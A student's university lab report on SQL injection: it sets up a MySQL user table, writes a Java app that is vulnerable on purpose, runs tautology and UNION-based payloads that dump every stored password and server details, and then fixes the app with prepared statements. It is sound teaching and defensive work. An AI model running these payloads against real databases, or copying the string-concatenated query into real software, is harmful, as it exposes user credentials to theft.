

EC7020: COMPUTER AND NETWORK SECURITY

LABORATORY EXPERIMENT: 02

SECURITY VULNERABILITIES

Registration No.	2022/E/048
Name	BANDARA H.G.T.D.
Date	2026/07/17

Aim

To learn the fundamental principles of computer and network security by studying attacks on computer systems, networks, and the Web - how those attacks work and how to prevent and detect them.

Objectives

- Understand the fundamentals of Internet Security.
- Understand the fundamentals of Internet Security Vulnerabilities.
- Ability to simulate basic security vulnerabilities (SQL Injection).

Tools Used

Java (JDK 21), MySQL 8.x, MySQL Connector/J 8.4.0 JDBC driver, IntelliJ IDEA Community Edition.

Task (a) - SQL Database Schema

The database schema creates a dedicated database for the lab:

```
CREATE DATABASE IF NOT EXISTS lab2_security;  
USE lab2_security;
```




Figure: Create the database successfully

Task (b) - UserTable and Sample Data

```
CREATE TABLE UserTable (
  id      INT AUTO_INCREMENT PRIMARY KEY,
  username VARCHAR(50) NOT NULL,
  password VARCHAR(100) NOT NULL,
  email   VARCHAR(100),
  role    VARCHAR(20) DEFAULT 'user'
);

INSERT INTO UserTable (username, password, email, role) VALUES
('alice', 'alice@123', 'alice@corp.lk', 'user'),
('bob', 'bobPass', 'bob@corp.lk', 'user'),
('charlie', 'ch4rlie!', 'charlie@corp.lk', 'user'),
('admin', 'SuperSecret#2022', 'admin@corp.lk', 'admin');
```




Figure: Added User Table and sample data successfully

Task (c) - Application to Retrieve a Particular User

The following Java application connects to MySQL via JDBC and retrieves a user by username. It is written using string concatenation, which makes it intentionally vulnerable (used to demonstrate injection in Task d).

VulnerableApp.java

```
import java.sql.*;
import java.util.Scanner;

public class VulnerableApp {

    static final String DB_URL = "jdbc:mysql://localhost:3306/lab2_security";
    static final String DB_USER = "root";
    static final String DB_PASS = "";

    public static void main(String[] args) {
        Scanner sc = new Scanner(System.in);
        System.out.print("Enter username to search: ");
        String username = sc.nextLine();


        // VULNERABILITY: user input concatenated directly into SQL
        String sql = "SELECT * FROM UserTable WHERE username = '" + username + "'";
        System.out.println("\n[DEBUG] Executing SQL: " + sql + "\n");

        try (Connection con = DriverManager.getConnection(DB_URL, DB_USER, DB_PASS);
            Statement stmt = con.createStatement();
            ResultSet rs = stmt.executeQuery(sql)) {

            int count = 0;
            while (rs.next()) {
                count++;
                System.out.printf("id=%d | username=%s | password=%s | email=%s |"
role=%s\n",
                                rs.getInt("id"), rs.getString("username"),
                                rs.getString("password"), rs.getString("email"),
                                rs.getString("role"));
            }
            if (count == 0) System.out.println("No matching user found.");
            System.out.println("\nRows returned: " + count);

        } catch (SQLException e) {
            e.printStackTrace();
        }
    }
}
```

Normal run (input: alice) - retrieves only Alice's record:



```
"C:\Program Files\Java\jdk-22\bin\java.exe" "-javaagent:C:\Program Files\JetBrains\IntelliJ IDEA Community Edition 2025.1.
Enter username to search: alice

[DEBUG] Executing SQL: SELECT * FROM UserTable WHERE username = 'alice'

id=1 | username=alice | password=alice@123 | email=alice@corp.lk | role=user

Rows returned: 1

Process finished with exit code 0
|

L1_2022E048 > src > VulnerableApp > DB_PASS
```

Figure: retrieves only Alice's record

Task (d) - Two SQL Injection Techniques (no source change)

Both attacks are performed purely through the input prompt; the source code is not modified.

Injection 1 - Tautology (OR 1=1):

Input typed at the prompt:

```
' OR '1'='1
```

Resulting SQL executed:

```
SELECT * FROM UserTable WHERE username = '' OR '1'='1'
```

The condition '1'='1' is always true, so the WHERE clause matches every row. The attacker dumps all usernames and passwords, including the admin account.

```
"C:\Program Files\Java\jdk-22\bin\java.exe" "-javaagent:C:\Program Files\JetBrains\IntelliJ IDEA Community Edition
Enter username to search: ' OR '1'='1

[DEBUG] Executing SQL: SELECT * FROM UserTable WHERE username = '' OR '1'='1'

id=1 | username=alice | password=alice@123 | email=alice@corp.lk | role=user
id=2 | username=bob | password=bobPass | email=bob@corp.lk | role=user
id=3 | username=charlie | password=ch4rlie! | email=charlie@corp.lk | role=user
id=4 | username=admin | password=SuperSecret#2022 | email=admin@corp.lk | role=admin

Rows returned: 4

Process finished with exit code 0

1_2022E048 > src > VulnerableApp > DB_PASS
```

Figure: Injection 01 – prompt ' OR '1'='1 '

Injection 2 - UNION-based data exfiltration:

Input typed at the prompt (note the space after --):

```
' UNION SELECT 1,@@version,current_user(),database(),'x' --
```

Resulting SQL executed:

```
SELECT * FROM UserTable WHERE username = ''
UNION SELECT 1,@@version,current_user(),database(),'x' -- '
```

The UNION appends a second result set. The '--' comments out the trailing quote. The attacker reads the MySQL version, the connected DB user, and the current database name - none of which should ever be exposed to a normal user.

```
"C:\Program Files\Java\jdk-22\bin\java.exe" "-javaagent:C:\Program Files\JetBrains\IntelliJ IDEA Community Edition 2025.1.1.1\lib\id
Enter username to search: ' UNION SELECT 1,@@version,current_user(),database(),'x' --

[DEBUG] Executing SQL: SELECT * FROM UserTable WHERE username = '' UNION SELECT 1,@@version,current_user(),database(),'x' -- '

id=1 | username=10.4.32-MariaDB | password=root@localhost | email=lab2_security | role=x

Rows returned: 1

Process finished with exit code 0

1_2022E048 > src > VulnerableApp > DB_PASS
```

Figure: Injection 01 – prompt ' UNION SELECT 1,@@version,current user(),database()),'x' --

Task (e) - Securing the Application

The fix is to use a PreparedStatement with a bound parameter (?). The driver sends the SQL structure and the parameter value separately, so user input can never be interpreted as SQL code.

SecureApp.java

```
import java.sql.*;
import java.util.Scanner;

public class SecureApp {

    static final String DB_URL = "jdbc:mysql://localhost:3306/lab2_security";
    static final String DB_USER = "root";
    static final String DB_PASS = "";

    public static void main(String[] args) {
        Scanner sc = new Scanner(System.in);
        System.out.print("Enter username to search: ");
        String username = sc.nextLine();


        // FIX: parameterised query - input bound as a value, never as SQL
        String sql = "SELECT * FROM UserTable WHERE username = ?";

        try (Connection con = DriverManager.getConnection(DB_URL, DB_USER, DB_PASS);
            PreparedStatement ps = con.prepareStatement(sql)) {

            ps.setString(1, username);

            try (ResultSet rs = ps.executeQuery()) {
                int count = 0;
                while (rs.next()) {
                    count++;
                    System.out.printf("id=%d | username=%s | password=%s | email=%s | role=%s\n",
                                     rs.getInt("id"), rs.getString("username"),
                                     rs.getString("password"), rs.getString("email"),
                                     rs.getString("role"));
                }
                if (count == 0) System.out.println("No matching user found.");
                System.out.println("\nRows returned: " + count);
            }
        } catch (SQLException e) {
            e.printStackTrace();
        }
    }
}
```

Re-running SecureApp with the SAME two injection strings now returns 0 rows - the malicious input is treated as a literal username that matches no record:



```
Run SecureApp x
"C:\Program Files\Java\jdk-22\bin\java.exe" "-javaagent:C:\Program Files\JetBrains\IntelliJ IDEA
Enter username to search: ' OR '1'='1'

[DEBUG] Prepared SQL: SELECT * FROM UserTable WHERE username = ? [param = ' OR '1'='1']


No matching user found.

Rows returned: 0

Process finished with exit code 0
|

020_L1_2022E048 > src > SecureApp > main
```

Figure: SecureApp with ' OR '1'='1' -> No matching user found



```
Run SecureApp x
"C:\Program Files\Java\jdk-22\bin\java.exe" "-javaagent:C:\Program Files\JetBrains\IntelliJ IDEA Community Edition 2025.1.1.1\lib\idea_rt
Enter username to search: ' UNION SELECT 1,@@version,current_user(),database(),'x' --

[DEBUG] Prepared SQL: SELECT * FROM UserTable WHERE username = ? [param = ' UNION SELECT 1,@@version,current_user(),database(),'x' -- ]

No matching user found.

Rows returned: 0

Process finished with exit code 0
|

020_L1_2022E048 > src > SecureApp > main
```

Figure: SecureApp with Union payload -> No matching user found

DISCUSSION

SQL injection occurs when untrusted user input is concatenated directly into a SQL statement, allowing the attacker to alter the query's logic. In Task (d), the vulnerable application treated the entire input string as part of the SQL command. The tautology attack (' OR '1'='1) exploited boolean logic to make the WHERE clause always true, bypassing the intended filter and exposing every record. The UNION-based attack exploited the ability to append a second SELECT with the same column count, letting the attacker read server metadata that is normally hidden - the same technique can be extended to read other tables (e.g., credentials, system tables), making it a serious confidentiality breach.

The root cause is the lack of separation between code and data. The secure version in Task (e) fixed this using a parameterised Prepared Statement: the SQL template is compiled first, and the user value is then bound as pure data. Because the driver never re-parses the bound value as SQL, both injection payloads simply became a username that does not exist. Additional defence-in-depth measures include input validation/whitelisting, applying least-privilege database accounts (so the app cannot read system tables), hashing passwords instead of storing plaintext, and disabling detailed SQL error messages to attackers.

CONCLUSION

This laboratory demonstrated how a small coding choice - building SQL by string concatenation - creates a critical SQL injection vulnerability that lets an attacker bypass authentication filters and exfiltrate sensitive data without any special access. By reproducing two distinct injection techniques (tautology and UNION-based) against a live MySQL database, and then neutralising both simply by switching to a parameterised PreparedStatement, the exercise showed that prepared statements are the primary and most effective defence against SQL injection. The key lesson is to always separate SQL code from user-supplied data and to apply layered protections such as least privilege and input validation.